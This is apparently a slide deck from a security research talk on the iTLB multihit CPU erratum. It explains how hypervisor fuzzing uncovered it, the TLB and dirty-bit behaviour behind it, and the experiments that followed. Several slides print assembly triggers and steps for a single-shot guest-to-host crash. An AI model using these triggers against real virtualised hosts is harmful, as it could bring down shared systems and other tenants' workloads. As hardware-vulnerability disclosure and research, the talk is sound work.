Smashing the TLB for fun and profit

TACITO SECURITY

About us

gottfrid.svartholm@tacitosecurity.com

- Competent with computers.

daniel.kuehr@tacitosecurity.com (@ergot86)

- Past: mostly hypervisors.
  - CVE-2021-28476, CVE-2020-0904.
  - CVE-2020-0890, CVE-2020-0751.

- Now: also blockchain.

Why TLB bugs?

- Common source of stability issues in the past.
- A lot more interesting thanks to SLAT:
  - Untrusted code now has free reign over page tables.
- Hardware bugs – RTL or even analog domain.
- Not fixable with µcode update!
  - Or only with a significant performance hit.

TACITO SECURITY

Why TLB bugs?

- Availability:
  - Potentially very serious – single malicious guest can bring down entire cluster.
- Weirdness:
  - Exposes hypervisor bugs – compare SYSRET.
  - Hides malware.
  - Is fun!
- Security:
  - Guest-to-host, Guest-to-guest.

TACITO SECURITY

Case-study: iTLB multihit (overview)

- Found by one of our fuzzers in 2017.
  - We didn’t report it.
- (Re)discovered by Intel during 2018-2019:
  - *µcode* update can't fix the issue.
  - Requires software mitigation:
    - Very expensive.
    - Most vendors **do not enable** it.
- “Fixed” in new CPU models.

TACITO SECURITY

Case-study: iTLB multihit (overview)

"iTLB multihit is an erratum where some processors may incur a machine check error, possibly resulting in an unrecoverable CPU lockup, when an instruction fetch hits multiple entries in the instruction TLB. This can occur when the page size is changed along with either the physical address or cache type.

A malicious guest running on a virtualized system can exploit this erratum to perform a denial of service attack."

https://www.kernel.org/doc/html/latest/admin-guide/hw-vuln/multihit.html

- CVE-2018-12207
- INTEL-SA-00210

Case-study: iTLB multihit (how we found it)

- In 2013 we developed a hypervisor fuzzing framework called *vmfuzz.*
- Basic architecture:
  - Guest runs unikernel that talks to external fuzzers.
  - Fuzzers generate *x86(64)* code.
    - Target-specific fuzzers: hypercalls, (paravirtual) devices...
    - Generic fuzzers: priv. instructions, MSRs, IO ports, MMIO, LAPIC, VMX instructions (nested-vt), **page tables**.

Case-study: iTLB multihit (how we found it)

- Increasing interest in Hyper-V as a target.
  - Let’s run *vmfuzz* against it…
    Sometimes using *PageFuzzer*, intended for shadow paging.
- No apparent reasons to use *PageFuzzer.*
  - Hyper-V uses SLAT, no shadow paging.
- But why not? (fuzzing is cheap).
  - Result: full system freeze.

TACITO SECURITY

Case-study: iTLB multihit (debugging)

- Debugging attempts:
  - Hyper-V host debugging via *kdnet*.
    - Host unresponsive, debugger hangs.
  - Run nested Hyper-V (run trigger in L1).
    - Host (L0!) crashes, debugger hangs.
  - Hyper-V under VMware:
    - Got “debuggable” crash!
    - Red herring: triggers earlier bug in (VMware’s) nested virtualization.
  - Patch #DF & #MC handlers and spit IRET frame to serial port.
    - **Got MCE with guest RIP/RSP!**


TACITO SECURITY

Case-study: iTLB multihit (debugging)

- HP server management log:
  - `Uncorrectable Machine Check Exception (Board 0, Processor 2, APIC ID 0x00000032, Bank 0x00000002, Status 0xB2000000'00070150, Address 0x00000000'00000000, Misc 0x00000000'00000000)`
  - MCi_STATUS:
    - Decodes to: **TLB error on instruction fetch at L0**.
- DCI debugging: hits MCE-bp with guest state.
  - CPU state is messed up, we can't keep debugging.
- At this point we are sure it is a CPU bug.

Case-study: iTLB multihit (minimization)

- Original fuzzcase:
  - Hundreds of instructions executed concurrently in many CPUs.
  - Non-deterministic.
  - Fragile: small, “innocuous” changes render it irreproducible.



Case-study: iTLB multihit (minimization)

1. Automatic minimization:
   - Get shortest subsequence of instructions, and smallest subset of vCPUs that still triggers.

2. Producing a standalone trigger:
   - Trigger ran inside the *vmfuzz unikernel* with certain memory contents, exception handlers, etc.
   - Common problem: just running the trigger code standalone didn't work.
     - Another example: an emulator bug that was dependent on executing VGA text mode memory!
   - Need to know exactly which code is executing.

Figuring out what’s being executed

Common code

```
write_pml4:
write_pdpt:
write_pde:
write_pte:
  mov    rsi, 0x1000
  jmp    write_common
write_pde_big:
  mov    rsi, 0x200000
  jmp    write_common
write_common:
  mov    rbx, 512
write_common_:
  mov    rdx, rcx
  mov    r8, rax
write_common__:
  mov    qword [rdi], r8
  add    rdi, 8
  add    r8, rsi
  dec    rbx
  jz     end
  dec    rdx
  jnz    write_common__
  jmp    write_common_
end:
  ret
```

CPU 1 code

```
  mov    rcx, 0x00000032
  mov    rdi, 0x002bd000
  mov    rax, 0x00000083
  call   write_pde_big
  mov    rcx, 0x00000001
  mov    rdi, 0x002bb000
  mov    rax, 0x002bd003
  call   write_pdpt
  mov    rcx, 0x00000001
  mov    rdi, 0x002b9000
  mov    rax, 0x002bb003
  call   write_pml4
  mov    rax, 0x002b9000
  mov    cr3, rax
```

CPU 2 code

```
  mov    rcx, 0x00000032
  mov    rdi, 0x002c1000
  mov    rax, 0x00000083
  call   write_pde_big
  mov    rcx, 0x00000001
  mov    rdi, 0x002bf000
  mov    rax, 0x002c1003
  call   write_pdpt
  mov    rcx, 0x00000001
  mov    rdi, 0x002bd000
  mov    rax, 0x002bf003
  call   write_pml4
  mov    rax, 0x002bd000
  mov    cr3, rax
```

TACITO SECURITY

Figuring out what's being executed

Common code

```
write_pml4:
write_pdpt:
write_pde:
write_pte:
  mov     rsi, 0x1000
  jmp     write_common
write_pde_big:
  mov     rsi, 0x200000
  jmp     write_common
write_common:
  mov     rbx, 512
write_common_:
  mov     rdx, rcx
  mov     r8, rax
write_common__:
  mov     qword [rdi], r8
  add     rdi, 8
  add     r8, rsi
  dec     rbx
  jz      end
  dec     rdx
  jnz     write_common__
  jmp     write_common_
end:
  ret
```

CPU 1 code

```
mov     rcx, 0x00000032
mov     rdi, 0x002bd000
mov     rax, 0x00000083
call    write_pde_big
mov     rcx, 0x00000001
mov     rdi, 0x002bb000
mov     rax, 0x002bd003
call    write_pdpt
mov     rcx, 0x00000001
mov     rdi, 0x002b9000
mov     rax, 0x002bb003
call    write_pml4
mov     rax, 0x002b9000
mov     cr3, rax
```

```
Large R/W page starts at PFN 0
```

```
32 * 2MB = 64MB 1:1 map
Then mapping repeats itself
Up to 512 * 2MB = 1GB
```

CPU 2 code

```
mov     rcx, 0x00000032
mov     rdi, 0x002c1000
mov     rax, 0x00000083
call    write_pde_big
mov     rcx, 0x00000001
mov     rdi, 0x002bf000
mov     rax, 0x002c1003
call    write_pdpt
mov     rcx, 0x00000001
mov     rdi, 0x002bd000
mov     rax, 0x002bf003
call    write_pml4
mov     rax, 0x002bd000
mov     cr3, rax
```

Figuring out what's being executed

Common code	CPU 1 code	CPU 2 code
`write_pml4:`	`mov     rcx, 0x00000032`	`mov     rcx, 0x00000032`
`write_pdpt:`	`mov     rdi, 0x002bd000`	`mov     rdi, 0x002c1000`
`write_pde:`	`mov     rax, 0x00000083`	`mov     rax, 0x00000083`
`write_pte:`	`call    write_pde_big`	`call    write_pde_big`
`  mov     rsi, 0x1000`	`mov     rcx, 0x00000001`	`mov     rcx, 0x00000001`
`  jmp     write_common`	`mov     rdi, 0x002bb000`	`mov     rdi, 0x002bf000`
`write_pde_big:`	`mov     rax, 0x002bd003`	`mov     rax, 0x002c1003`
`  mov     rsi, 0x200000`	`call    write_pdpt`	`call    write_pdpt`
`  jmp     write_common`	`mov     rcx, 0x00000001`	`mov     rcx, 0x00000001`
`write_common:`	`mov     rdi, 0x002b9000`	`mov     rdi, 0x002bd000`
`  mov     rbx, 512`	`mov     rax, 0x002bb003`	`mov     rax, 0x002bf003`
`write_common_:`	`call    write_pml4`	`call    write_pml4`
`  mov     rdx, rcx`	`mov     rax, 0x002b9000`	`mov     rax, 0x002bd000`
`  mov     r8, rax`	`mov     cr3, rax`	`mov     cr3, rax`
`write_common__:`		
`  mov     qword [rdi], r8`		
`  add     rdi, 8`		
`  add     r8, rsi`		
`  dec     rbx`		
`  jz      end`		
`  dec     rdx`		
`  jnz     write_common__`		
`  jmp     write_common_`		
`end:`		
`  ret`		

Figuring out what's being executed

Common code

```
write_pml4:
write_pdpt:
write_pde:
write_pte:
  mov     rsi, 0x1000
  jmp     write_common
write_pde_big:
  mov     rsi, 0x200000
  jmp     write_common
write_common:
  mov     rbx, 512
write_common_:
  mov     rdx, rcx
  mov     r8, rax
write_common__:
  mov     qword [rdi], r8
  add     rdi, 8
  add     r8, rsi
  dec     rbx
  jz      end
  dec     rdx
  jnz     write_common__
  jmp     write_common_
end:
  ret
```

CPU 1 code

```
  mov     rcx, 0x00000032
  mov     rdi, 0x002bd000
  mov     rax, 0x00000083
  call    write_pde_big
  mov     rcx, 0x00000001
  mov     rdi, 0x002bb000
  mov     rax, 0x002bd003
  call    write_pdpt
  mov     rcx, 0x00000001
  mov     rdi, 0x002b9000
  mov     rax, 0x002bb003
  call    write_pml4
  mov     rax, 0x002b9000
  mov     cr3, rax
```

- Same page used as PD (CPU1) and PML4 (CPU2) at same time.
- Flips large pages to PT (CPU1) at 0x002bf000 (used as PDPT in CPU2).
- CPU1 changes in PFN and page size: 0 base (2MB) → 0x2c1000 base (4KB).

CPU 2 code

```
  mov     rcx, 0x00000032
  mov     rdi, 0x002c1000
  mov     rax, 0x00000083
  call    write_pde_big
  mov     rcx, 0x00000001
  mov     rdi, 0x002bf000
  mov     rax, 0x002c1003
  call    write_pdpt
  mov     rcx, 0x00000001
  mov     rdi, 0x002bd000
  mov     rax, 0x002bf003
  call    write_pml4
  mov     rax, 0x002bd000
  mov     cr3, rax
```

- **What are the contents of 0x2c1000?**

TACITO SECURITY

What are we actually executing?

```
2c1000: 83 00 00 00 00 00 00 00 83 00 20 00 00 00 00 00
2c1010: 83 00 40 00 00 00 00 00 83 00 60 00 00 00 00 00
2c1020: 83 00 80 00 00 00 00 00 83 00 a0 00 00 00 00 00
2c1030: 83 00 c0 00 00 00 00 00 83 00 e0 00 00 00 00 00
2c1040: 83 00 00 01 00 00 00 00 83 00 20 01 00 00 00 00
2c1050: 83 00 40 01 00 00 00 00 83 00 60 01 00 00 00 00
2c1060: 83 00 80 01 00 00 00 00 83 00 a0 01 00 00 00 00
2c1070: 83 00 c0 01 00 00 00 00 83 00 e0 01 00 00 00 00
2c1080: 83 00 00 02 00 00 00 00 83 00 20 02 00 00 00 00
2c1090: 83 00 40 02 00 00 00 00 83 00 60 02 00 00 00 00
2c10a0: 83 00 80 02 00 00 00 00 83 00 a0 02 00 00 00 00
```

TACITO SECURITY

What are we actually executing?

```
2CXXXX: 00 00      ADD    BYTE PTR [RAX],AL
```

```
mov     rcx, 0x00000032
mov     rdi, 0x002bd000
mov     rax, 0x00000083
call    write_pde_big
mov     rcx, 0x00000001
mov     rdi, 0x002bb000
mov     rax, 0x002bd003
call    write_pdpt
mov     rcx, 0x00000001
mov     rdi, 0x002b9000
mov     rax, 0x002bb003
call    write_pml4
mov     rax, 0x002b9000
mov     cr3, rax
```

Memory write to address affected by page flips

Case-study: iTLB multihit (preliminaries)

- x86 address translation mechanisms:
  - Segmentation.
    - Legacy, not relevant here.
  - Paging:
    - Multi-level page tables located in RAM.
    - Describe memory in fixed-size blocks (pages).
    - VA → PA translation:
      - The CPU's *page-walker* traverses the page tables (slow).
      - To avoid page walks a **TLB** (Translation Look-aside Buffer) is used to cache translations.

Case-study: iTLB multihit (preliminaries)


- TLBs are often implemented as *Content-Addressable Memory:*
  - Data is accessed based on its content, not its address.
  - Faster lookups compared to traditional memory.
  - TLBs are small (CAM is expensive):
    - Parallel search increases circuit complexity.
    - Increased power consumption vs traditional memory.

- Usually multiple TLBs (iTLB/dTLB):
  - Data and instructions have different access patterns.
  - Parallelize data and instruction address translations, improve cache locality, reduce contention.
  - Potential issues: <u>iTLB/dTLB desynchronization</u>.

TACITO SECURITY

Case-study: iTLB multihit (preliminaries)

- More TLBs!
  - Shared TLB (*sTLB*):
    - Larger, unified TLB.
    - Hierarchy: L2.
  - Unique TLBs for different page sizes.
- More desynchronization chances!



TACITO SECURITY

Case-study: iTLB multihit (preliminaries)

- Instruction fetch:
  - 4k/2M iTLBs → (miss) sTLB → (miss) page-table walk.

- Data access:
  - 4k/2M dTLBs → (miss) sTLB → (miss) page-table walk.

- TLB update (implicit):
  - TLB miss → page-table walk → update TLB entry.

- TLB invalidation:
  - Explicit: INVLPG, INVPCID, INVEPT, INVVPID, MOV to CR3/CR4/CR1.
    - Needed because TLB is not synchronized with page tables.
  - Implicit: TLB miss → TLB update → evict old entries.

- Paging-structure caches:
  - Speed up page-table walks by caching the addresses of multi-level page tables.

Case-study: iTLB multihit (A/D bits)

- Accessed bit:
  - Present in all page table levels: PML4, PDPT, PD, PT.
  - If A is clear the CPU sets it if the page is accessed (read/write/instruction fetch).
    - Not documented: A updates can be delayed and batched.
- Dirty bit:
  - Present in leaf entries: PDPT (1G), PD (2M), PT.
  - If D is clear the CPU sets it when a page is written.
    - Not documented: D updates seem to happen in-time.
  - What happens if at the time the CPU sets D, the page table entry contents no longer match the ones of the TLB entry?
    - Not documented: empirical evidence suggests that the TLB entry is updated to the new page table entry contents.

TACITO SECURITY

Case-study: iTLB multihit (A/D bits)

- Update takes time – has to walk page tables and write memory.
- Exact behavior undocumented.
- Vuln CPUs allow *some* parallelism:
  - Instructions can be fetched and executed.
  - No data accesses can take place.
- Key to understanding the bug.

Case-study: iTLB multihit
(putting it all together)

1. Trigger A/D bit update that will flip page size 4K/2M.
2. Hit *iTLB* during this update.
3. Crash!

- Need an instruction fetch at *just* the right moment:
  - Register / flags dependencies.
  - Branch prediction.
  - Lots of differences between CPUs.

TACITO SECURITY

Case-study: iTLB multihit

(putting it all together)

```
reset:
  mov    rax, 0x01100000
next:
  add    rax, 0x1000
  cmp    rax, 0x01200000
  jz     reset
  lea    rbx, [rel return]
  mov    qword [pd + 64], 0x01000083
  mfence
  add    ax, word [rax + 2]
  jmp    rax
return:
  sfence
  mov    qword [pd + 64], pt + 3
  sfence
  add    [rax], al
  jmp    next
```

Page size flips 2M – 4K

TACITO SECURITY

Case-study: iTLB multihit

(putting it all together)

```
reset:
  mov    rax, 0x01100000
next:
  add    rax, 0x1000
  cmp    rax, 0x01200000
  jz     reset
  lea    rbx, [rel return]
  mov    qword [pd + 64], 0x01000083
  mfence
  add    ax, word [rax + 2]
  jmp    rax
return:
  sfence
  mov    qword [pd + 64], pt + 3
  sfence
  add    [rax], al
  jmp    next
```

D bit update

Case-study: iTLB multihit

(putting it all together)

```
reset:
  mov     rax, 0x01100000
next:
  add     rax, 0x1000
  cmp     rax, 0x01200000
  jz      reset
  lea     rbx, [rel return]
  mov     qword [pd + 64], 0x01000083
  mfence
  add     ax, word [rax + 2]
  jmp     rax
return:
  sfence
  mov     qword [pd + 64], pt + 3
  sfence
  add     [rax], al
  jmp     next
```

Register dependency for timing

Cannot execute JMP RAX until result is known

Case-study: iTLB multihit

(putting it all together)

```
reset:
  mov     rax, 0x01100000
next:
  add     rax, 0x1000
  cmp     rax, 0x01200000
  jz      reset
  lea     rbx, [rel return]
  mov     qword [pd + 64], 0x01000083
  mfence
  add     ax, word [rax + 2]
  jmp     rax
return:
  sfence
  mov     qword [pd + 64], pt + 3
  sfence
  add     [rax], al
  jmp     next
```

iTLB massaging

TACITO SECURITY

More research needed!

- Not single-shot.
- Takes variable amount of time to trigger.
- Doesn’t work on all CPUs.

How does the CPU behave when setting the D bit?

A. Execution totally frozen.

B. Instruction fetching can continue, but no execution.

C. Speculative execution can take place, but will be reverted when TLB is updated.

D. Execution switches over at a certain offset.

E. None of the above.

TACITO SECURITY

Experiments: demo0

1. Load 4K page into *iTLB* (+*sTLB*).
2. Flip 4K page over to 2M page with different code.
3. Set page as stack.
4. CALL 4K page: D bit update will take place when pushing the return address.

- What happens?

TACITO SECURITY

Experiments: demo0

4K page	2M page
NOP	INT3
…	…
NOP	INT3
RET	INT3

TACITO SECURITY

Experiments: demo0

A. Execution totally frozen.

B. Instruction fetching can continue, but no execution.

C. Speculative execution can take place, but will be reverted when TLB is updated.

D. Execution switches over at a certain offset.
These would all cause a triple fault – can tell them apart with different code and PMCs.

E. None of the above.

TACITO SECURITY

Experiments: demo0

A. Execution totally frozen.

B. Instruction fetching can continue, but no execution.

C. Speculative execution can take place, but will be reverted when TLB is updated.

D. Execution switches over at a certain offset.
~~These would all cause a triple fault – can tell them apart with different code and PMCs.~~

E. None of the above.
Old code keeps running, to end of page or TLB flush.


TACITO SECURITY

Experiments: demo0

4K page	2M page
NOP	INT3
…	…
NOP	INT3
MOV R12,[R12] *R12 := ReadMemory(R12)* *R12 pointing to this address*	INT1 INT1 INT1 INT1
RET	INT3

TACITO SECURITY

Experiments: demo0




```
Old PDE:      83000002
New PDE:      E3000002
Code before:4D8B2424
Code during:F1F1F1F1
Code after: F1F1F1F1
Code later: F1F1F1F1
```

Contents of [R12] before
(MOV R12,[R12])

- *iTLB* is loaded with 4K page but page table is flipped to 2M page.
- Not present in *dTLB* before this.
- *sTLB* is working as intended!

TACITO SECURITY


Experiments: demo0



```
Old PDE:      83000002
New PDE:      E3000002
Code before:4D8B2424
Code during:F1F1F1F1
Code after: F1F1F1F1
Code later: F1F1F1F1
```

D bit has been set

Experiments: demo0



```
Old PDE:       83000002
New PDE:       E3000002
Code before:4D8B2424
Code during:F1F1F1F1
Code after: F1F1F1F1
Code later: F1F1F1F1
```

Result of MOV R12,[R12]
(INT1 INT1 INT1 INT1)

- Remember: R12 points to the address of MOV R12,[R12].
- The instruction is reading itself.

Shadow Walker walks again!

Instruction fetch	Data fetch
24 24 8B 4D	F1 F1 F1 F1
MOV R12,[R12]	INT1 INT1 INT1 INT1

Allowed, but unexpected behavior

“If software modifies the paging structures so that the page size used for a 4-KByte range of linear addresses changes, the TLBs may subsequently contain multiple translations for the address range (one for each page size).
A reference to a linear address in the address range may use any of these translations. Which translation is used vary from one execution to another, and the choice may be implementation-specific.”
(Intel SDM, 4.10.2.3)

TACITO SECURITY

Another feature: Page splitting

> “If the paging structures specify a translation using a page larger than 4 KBytes, some processors may cache multiple smaller-page TLB entries for that translation. [...]
> There is no way for software to be aware that multiple translations for smaller pages have been used for a large page. ”

(Intel SDM, 4.10.2.3)

- Also unexpected, but clearly documented.
  Confirmed experimentally (despite ‘no way’).
- This will really come in handy next!

Better understanding – new trigger

```
                                                          In TLB: 4K page
1000FFE: 49 89       MOV     [R8],
1001000: 10                  R10
                                                                  4K page
```

1. Load first 4k page into *iTLB*.
2. Evict *sTLB*.
3. Flip page to 2M equivalent.
4. Point R8 anywhere inside this 2M range.
5. Jump to instruction.
6. Crash. Single-shot, everywhere!

Letting the CPU do it for us

In TLB: 4K page


```
1000FFE: 49 89        MOV    [R8],
1001000: 10                  R10
```

4K page

Fetching and Execution	Page walker
Fetch first 2 bytes of instruction.	
Wait for *iTLB* fill for 0x1001000.	Walk page tables and fill *iTLB* with 4k page (split from 2M).
Fetch and execute rest of instruction; prefetch next instructions.	
Wait for memory write of [R8] (0x1000ff0).	Walk page tables to update D bit for [R8] (0x1000ff0).
Re-fetch next instructions due to pipeline flush.	Replace 4k page with 2M in *iTLB.*

TACITO SECURITY

The fix: **demo0** on non-vuln CPU



```
Old PDE:       83000002
New PDE:       E3000002
Code before:4D8B2424
Code during:4D8B2424
Code after: 4D8B2424
Code later: F1F1F1F1
```

Result of MOV R12,[R12]

(MOV R12,[R12])

- Now behaves as expected.
- Instruction fetches not allowed during A/D update?

Conclusions

- Still lots of uncharted territory.
  - Research is possible and fruitful, but very challenging.
- All the finer points are undocumented.
